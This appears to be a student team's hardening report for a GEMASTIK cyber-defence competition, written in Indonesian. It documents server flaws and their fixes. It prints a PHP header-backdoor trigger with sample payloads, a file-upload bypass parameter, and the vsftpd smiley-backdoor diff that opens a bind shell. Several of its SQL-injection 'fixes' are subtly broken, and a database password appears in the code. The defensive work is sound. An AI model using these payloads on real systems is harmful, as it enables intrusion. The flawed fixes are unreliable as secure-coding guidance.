LAPORAN FINAL CND GEMASTIK

AMIKOM DEEPWEB


[Ananda Fikri Ijlal Akbar, Riordan Pramana Tandijo Putra, Muh. Fani Akbar]

HARDENING

NO	ITEM	PENJELASAN
1	Jenis Celah Keamanan/Kesalahan Konfigurasi	Remote Code Execution
	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	http://ip:8080/ pada header User-Agentt terdapat backdoor php dengan memberikan prefix zerodium. Contoh : zerodiumsystem('ls'), zerodiumprint_r(scandir('.'))
	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	Mendapatkan interactive shell dan mendapatkan user www-data (default user)
	Mitigasi/Solusi yang telah dilakukan. Jelaskan secara rinci step by step (jangan dalam bentuk narasi)	1. Enable mod_headers pada apache2

		root@ip-172-31-34-50:/etc/apache2# a2enmod headers perl: warning: Setting locale failed. perl: warning: Please check that your locale settings: LANGUAGE = (unset), LC_ALL = (unset), LC_PAPER = "id_ID.UTF-8", LC_ADDRESS = "id_ID.UTF-8", LC_MONETARY = "id_ID.UTF-8", LC_NUMERIC = "id_ID.UTF-8", LC_TELEPHONE = "id_ID.UTF-8", LC_IDENTIFICATION = "id_ID.UTF-8", LC_MEASUREMENT = "id_ID.UTF-8", LC_TIME = "id_ID.UTF-8", LC_NAME = "id_ID.UTF-8", LANG = "en_US.UTF-8" are supported and installed on your system. perl: warning: Falling back to a fallback locale ("en_US.UTF-8"). Enabling module headers. To activate the new configuration, you need to run: service apache2 restart 2. Melakukan unset header User-Agentt pada web2.conf root@ip-172-31-34-50:/etc/apache2# cat sites-available/web2.conf <VirtualHost *:8080> ServerAdmin webmaster@localhost DocumentRoot /var/www/web ProxyPassMatch ^/(.*\.php(/.*)?)$ fcgi://127.0.0.1:8999/var/www/web/$1 DirectoryIndex /index.php index.php ErrorLog ${APACHE_LOG_DIR}/error.log CustomLog ${APACHE_LOG_DIR}/access.log combined RequestHeader unset User-Agentt </VirtualHost> # vim: syntax=apache ts=4 sw=4 sts=4 sr noet root@ip-172-31-34-50:/etc/apache2#
2	Jenis Celah Keamanan/Kesalahan Konfigurasi	Arbitrary File Upload

	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	http://ip/wp-admin/admin-ajax.php?action=download_from_files_617_fileupload
	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	Dapat mengupload file php dengan melakukan post data “allowExt=php”. Sehingga akan mendapatkan shell ketika file berhasil teruplod pada path http://ip/wp-admin/filename.php

	Mitigasi/Solusi yang telah dilakukan. Jelaskan secara rinci step by step (jangan dalam bentuk narasi)	Pada default source code sudah di cek jika php / js akan di array_diff, tetapi ternyata masih bisa upload file php. Sehingga ditambahkan script berikut untuk menghindari upload file yang contains “php” / format phtml pada /var/www/wordpress/wp-content/plugins/download-from-files.1.48/libs/admin-functions.php
		 
		`}`
		
		`if ($ext == "phtml" \|\| strpos($ext, "php") > -1 || $ext == "js" || $ext == "html" || $ext == "svg"){`
		`  $error[] = __('File type not allowed.', 'download-from-files');`
		`}`
		`// Ha a f  jl t  pusa nem megfelel ^`
		`if (($allowExt != null) and (!in_array($ext, $allowExt))) {`
		`  $error[] = __('File type not allowed.', 'download-from-files');`
		`}`

3	Jenis Celah Keamanan/Kesalahan Konfigurasi	SQL Injection
	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	Pada seluruh query di website port 8080.
	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	Dari SQL Injection tersebut kita dapat melakukan dumping database dari target. Sehingga mendapatkan data - data yang disimpan dari database target.
	Mitigasi/Solusi yang telah dilakukan. Jelaskan secara rinci step by step (jangan dalam bentuk narasi)	Untuk integer variable dapat menggunakan intval($var); Untuk string variable dapat menggunakan $sqli->real_escape_string($query); Berikut source code yang sudah kami patching : File : index.php

```php
<?php
	session_start();
	$sqli = mysqli_connect("localhost", "root", "!amikom!", "web") or die("Could not connect database...");
	$update = false;
	$id = $name = $sal = "";
	if (isset($_REQUEST['edit'])) {
		$id = intval($_REQUEST['edit']);
		$update = true;
		$record = mysqli_query($sqli, $sqli->real_escape_string("SELECT * FROM emp WHERE empno=$id"));

		if (count($record) == 1 ) {
			$num = mysqli_fetch_array($record);
			$id = $num['empno'];
			$name = $num['empname'];
			$sal = $num['sal'];
		}

	}
	if(isset($_REQUEST['save'])){
```

```php
	}
	if(isset($_REQUEST['del'])){
		$id = intval($_REQUEST['del']);
		mysqli_query($sqli, "DELETE FROM emp WHERE empno = $id");
		$_SESSION['msg'] = "Employee Data is deleted";
		header("location:index.php");
	}
```

GNU nano 2.5.3 File: index.php

```php
<?php
        session_start();
        $sqli = mysqli_connect("localhost", "root", "!amikom!", "web") or die("Could not connect database...");
        $update = false;
        $id = $name = $sal = "";
        if (isset($_REQUEST['edit'])) {
                $id = intval($_REQUEST['edit']);
                $update = true;
                $record = mysqli_query($sqli, $sqli->real_escape_string('SELECT * FROM emp WHERE empno=$id"));

                if (count($record) == 1 ) {
                        $num = mysqli_fetch_array($record);
                        $id = $num['empno'];
                        $name = $num['empname'];
                        $sal = $num['sal'];
                }

        }
        if(isset($_REQUEST['save'])){
                $id = $_REQUEST['id'];
                $name = $_REQUEST['name'];
                $sal = $_REQUEST['salary'];
                mysqli_query($sqli, $sqli->real_escape_string("INSERT INTO `emp` (`empno`, `empname`, `sal`) VALUES ('$id', '$name', '$sal')"));
                $_SESSION['msg'] = "Employee Saved";
                header("location:index.php");
                exit();
        }
        if(isset($_REQUEST['update'])){
                $id = $_REQUEST['id'];
                $name = $_REQUEST['name'];
                $sal = $_REQUEST['salary'];

                mysqli_query($sqli, $sqli->real_escape_string("UPDATE emp SET empname = '$name', sal = $sal WHERE empno = $id"));
                $_SESSION['msg']= "Employee Data Updated.";
                header("location:index.php");
                exit();

        }
        if(isset($_REQUEST['del'])){
                $id = intval($_REQUEST['del']);
                mysqli_query($sqli, "DELETE FROM emp WHERE empno = $id");
                $_SESSION['msg'] = "Employee Data is deleted";
                header("location:index.php");
        }
```

File : Fine-student.php


```
 GNU nano 2.5.3                                          File: library/fine-student.php

<?php

require 'includes/snippet.php';
require 'includes/db-inc.php';
 include "includes/header.php";

session_start();
$student = $_SESSION['student-name'];

if(isset($_POST['del'])){
        $id = intval(trim($_POST['del-btn']));

        $sql = "DELETE  FROM student where id = '$id'";
        $query = mysqli_query($conn, $sql);
        $error = false;
        if($query){
                $error = true;
        }
}

        if (isset($_POST['check'])) {
                $id = intval($_POST['id']);

        $sql = "SELECT returnDate from borrow where borrowId = '$id'";
        $query = mysqli_query($conn, $sql);
         $row = mysqli_fetch_assoc($query);

         $now = date_create(date('Y-m-d'));
         "<br>";
         $prev =  date_create(date("Y-m-d",strtotime($row['returnDate'])));
         "<br>";
          $diff = date_diff($prev,$now);
         "<br>";
        $diff = str_replace('+', '', $diff->format('%R%a'));
           if ($diff > 0) {
                // echo "greater";
                $fine = 30 * $diff;

            $add = "UPDATE `borrow` SET `fine`= '$fine' WHERE borrowId = '$id'";
        $query = mysqli_query($conn, $add);
          }
          else if ($now < $prev){
                // echo "lesser";
          $add = "UPDATE `borrow` SET `fine`= '0' WHERE borrowId = '$id'";
        $query = mysqli_query($conn, $add);
          }

        }
```



File : Viewstudents.php

```
  GNU nano 2.5.3                          File: library/viewstudents.php

s<?php
require 'includes/snippet.php';
        require 'includes/db-inc.php';
include "includes/header.php";

        if (isset($_POST['submit'])) {
                $id = intval(trim($_POST['del_btn']));
                $sql = "DELETE from students where studentId = '$id' ";
                $query = mysqli_query($conn, $sql);

                if ($query) {
                        echo "<script>alert('Student Deleted!')</script>";
                }
```

File : Lenstudents.php

```
  GNU nano 2.5.3                                File: library/lend-student.php

<?php
require 'includes/db-inc.php';
include "includes/header.php";
require 'includes/snippet.php';

session_start();
        $book = $_SESSION['book_Title'];
        $name = $_SESSION['student-name'];
        $number = $_SESSION['student-matric'];


if(isset($_POST['submit'])){

        $bid = sanitize(trim($_POST['bookId']));
        $bdate = sanitize(trim($_POST['borrowDate']));
        $due = sanitize(trim($_POST['dueDate']));

        $bqry = mysqli_query($conn,"SELECT * FROM books where bookId = {$bid} ");
        $bdata = mysqli_fetch_array($bqry);

        $sql = "INSERT INTO borrow(memberName, matricNo, bookName, borrowDate, returnDate, bookId) values('$name', '$numb
        $query = mysqli_query($conn, $sql);
        $error = false;
        if($query){
```

		File : fines.php 
4	Jenis Celah Keamanan/Kesalahan Konfigurasi	Sudoers Missconfiguration
	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	/etc/sudoers.d/90-cloud-init-users
	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	User ubuntu dapat menjalankan command menggunakan sudo (sebagai root) tanpa perlu password.
	Mitigasi/Solusi yang telah dilakukan. Jelaskan secara rinci step by step (jangan dalam bentuk narasi)	Check pada file /etc/sudoers dan /etc/sudoers.d/*. Karena kami menganggap bahwa config tersebut terlalu berbahaya, maka kami menghapus config tersebut.

		 
5	Jenis Celah Keamanan/Kesalahan Konfigurasi	Broken access control
	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	Seluruh file pada /var/www/web/library tanpa perlu login dapat mengakses page yang ada.
	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	Tanpa login dapat mengakses keseluruhan page pada admin panel.
	Mitigasi/Solusi yang telah dilakukan. Jelaskan secara rinci step by step (jangan dalam bentuk narasi)	Source code awal :

```
GNU nano 2.5.3                                File: library/index.php

<?php
// session_start();
// session_destroy();
// if (!(isset($_SESSION['auth']) && $_SESSION['auth'] === true)) {
//      header("Location: admin.php?access=false");
//      exit();
// }
// else {
        // $admin = $_SESSION['admin'];
// }
require 'includes/snippet.php';
require 'includes/db-inc.php';
 include "includes/header.php";

        // if(isset($_SESSION['admin'])){
        //      $admin = $_SESSION['admin'];
        //      // echo "Hello $user";
        // }
```

Kemudian, kami menambahkan pengecekan session pada awal source code, sehingga ketika ada yang direct access ke page sebelum login, akan diarahkan ke admin.php?access=failed

File : library/index.php

```
GNU nano 2.5.3                                File: index.php

<?php
 session_start();
 session_destroy();
 if (!(isset($_SESSION['auth']) && $_SESSION['auth'] === true)) {
        header("Location: admin.php?access=false");
        exit();
 }
 else {
        // $admin = $_SESSION['admin'];
 }

require 'includes/snippet.php';
require 'includes/db-inc.php';
 include "includes/header.php";

        // if(isset($_SESSION['admin'])){
```

		library/admin.php  Library/addstudents.php

GNU nano 2.5.3 File: addstudent.php

```php
<?php

session_start();
session_destroy();
if (!(isset($_SESSION['auth']) && $_SESSION['auth'] === true)) {
        header("Location: login.php");
        exit();
}
else {
        $admin = $_SESSION['admin'];
}

require 'includes/snippet.php';
    require 'includes/db-inc.php';
include "includes/header.php";

if(isset($_POST['submit'])) {

    $matric = sanitize(trim($_POST['matric_no']));
    $password = sanitize(trim($_POST['password']));
    $password2 = sanitize(trim($_POST['password2']));
    $username = sanitize(trim($_POST['username']));
    $email = sanitize(trim($_POST['email']));
    $dept = sanitize(trim($_POST['dept']));
    $books = sanitize(trim($_POST['num_books']));
    $money = sanitize(trim($_POST['money_owed']));
    $phone = sanitize(trim($_POST['email']));
    $name = sanitize(trim($_POST['name']));
    $filename ='';

if (isset($_FILES['postimg'])) {
        $img_size = $_FILES['postimg']['size'];
```

addbooks.php

		GNU nano 2.5.3 File: addbook.php
		
		<?php
		
		session_start();
		session_destroy();
		if (!(isset($_SESSION['auth']) && $_SESSION['auth'] === true)) {
		header("Location: login.php");
		exit();
		}
		else {
		$admin = $_SESSION['admin'];
		}
		
		require 'includes/snippet.php';
		require 'includes/db-inc.php';
		include "includes/header.php";
		
		if(isset($_POST['submit'])){
		
		$title = sanitize(trim($_POST['title']));
		$author = sanitize(trim($_POST['author']));
		$label = sanitize(trim($_POST['label']));
		$bookCopies = sanitize(trim($_POST['bookCopies']));
		$publisher = sanitize(trim($_POST['publisher']));
		$select = sanitize(trim($_POST['select']));
		
		GNU nano 2.5.3 File: adduser.php
		
		<?php
		
		session_start();
		session_destroy();
		if (!(isset($_SESSION['auth']) && $_SESSION['auth'] === true)) {
		header("Location: login.php");
		exit();
		}
		else {
		$admin = $_SESSION['admin'];
		}
		
		require 'includes/snippet.php';
		require 'includes/db-inc.php';
		include "includes/header.php";

6	Jenis Celah Keamanan/Kesalahan Konfigurasi	Default password


	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	User root, ubuntu
	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	Ketika password masih default, attacker dapat dengan mudah login ke ssh dengan menggunakan username password yang diberikan.


	Mitigasi/Solusi yang telah dilakukan. Jelaskan secara rinci step by step (jangan dalam bentuk narasi)	Mengganti password user ubuntu dan root
		`root@ip-172-31-34-50:/etc/sudoers.d# passwd`
		`Enter new UNIX password:`
		`Retype new UNIX password:`
		`passwd: password updated successfully`
		`root@ip-172-31-34-50:/etc/sudoers.d# passwd ubuntu`
		`Enter new UNIX password:`
		`Retype new UNIX password:`
		`passwd: password updated successfully`
		`root@ip-172-31-34-50:/etc/sudoers.d#`

7	Jenis Celah Keamanan/Kesalahan Konfigurasi	Public key / authorized_keys pada user root dan ubuntu
	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	$HOME/.ssh/authorized_keys
	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	Public key orang yang sudah tersimpan pada authorized_keys dapat masuk server tanpa menggunakan password.
	Mitigasi/Solusi yang telah dilakukan. Jelaskan secara	Menghapus file authorized_keys pada user root dan ubuntu

	rinci step by step (jangan dalam bentuk narasi)	root@ip-172-31-34-50:~/.ssh# root@ip-172-31-34-50:~/.ssh# cat authorized_keys no-port-forwarding,no-agent-forwarding,no-X11-forwarding,command="echo 'Please login as the user \"ubuntu\" rather than the user \"root\".';echo;sleep 10;exit 142" ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCjpAUf/PltEuxU/vJJQmvVGmSa8WTDyq2JJjHlNbbyU/CIdEPZnOnnsFCAqpWEv6NR00Mj53yxGbqLjcdsSmFrKUsYcdPqXtXrPjYJIioF9X7cuzLsDN+5Ucj94o6YN7T9a2qFa8zUlbKbU0J4APSGnb/gxIFDt4So8UAZD9RNCh6SiNcAmHfP+bBTg76H6d0M5dWVJmXlTWC0Y+lPOfpqvKDiRpdHfgbh6Qye3ikhr86d4UQWJba33Qf3hcGjOx05sFM6SHp2BMCFs17eQALTMu1BQ32QwFoJnsoJRXYKtxDfN7aayDO1lS6w8uWfCoKggIXL/qocOBVTjwTBO86n gemastik14-vmpeserta root@ip-172-31-34-50:~/.ssh# rm -rf authorized_keys -rw------- 1 ubuntu ubuntu 402 Oct 5 15:20 authorized_keys root@ip-172-31-34-50:/home/ubuntu/.ssh# cat authorized_keys ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCjpAUf/PltEuxU/vJJQmvVGmSa8WTDyq2JJjHlNbbyU/CIdEPZnOnnsFCAqpWEv6NR00Mj53yxGbqLjcdsSmFrKUsYcdPqXtXrPjYJIioF9X7cuzLsDN+5Ucj94o6YN7T9a2qFa8zUlbKbU0J4APSGnb/gxIFDt4So8UAZD9RNCh6SiNcAmHfP+bBTg76H6d0M5dWVJmXlTWC0Y+lPOfpqvKDiRpdHfgbh6Qye3ikhr86d4UQWJba33Qf3hcGjOx05sFM6SHp2BMCFs17eQALTMu1BQ32QwFoJnsoJRXYKtxDfN7aayDO1lS6w8uWfCoKggIXL/qocOBVTjwTBO86n gemastik14-vmpeserta root@ip-172-31-34-50:/home/ubuntu/.ssh# rm -rf authorized_keys
8	Jenis Celah Keamanan/Kesalahan Konfigurasi	Backdoor pada vsftpd
	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	/usr/local/sbin/vsftpd



	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	Ketika login menggunakan user yang terdapat emot :), maka akan membuat sebuah bind shell pada port 6200.
		diff --git a/str.c b/str.c
		index d810a78..e4b7bc4 100644
		--- a/str.c
		+++ b/str.c
		@@ -569,6 +569,11 @@ str_contains_space(const struct mystr* p_str)
		{
		return 1;
		}
		+ else if((p_str->p_buf[i]==0x3a)
		+ && (p_str->p_buf[i+1]==0x29))
		+ {
		+ vsf_sysutil_extra();
		+ }
		}
		return 0;
		}


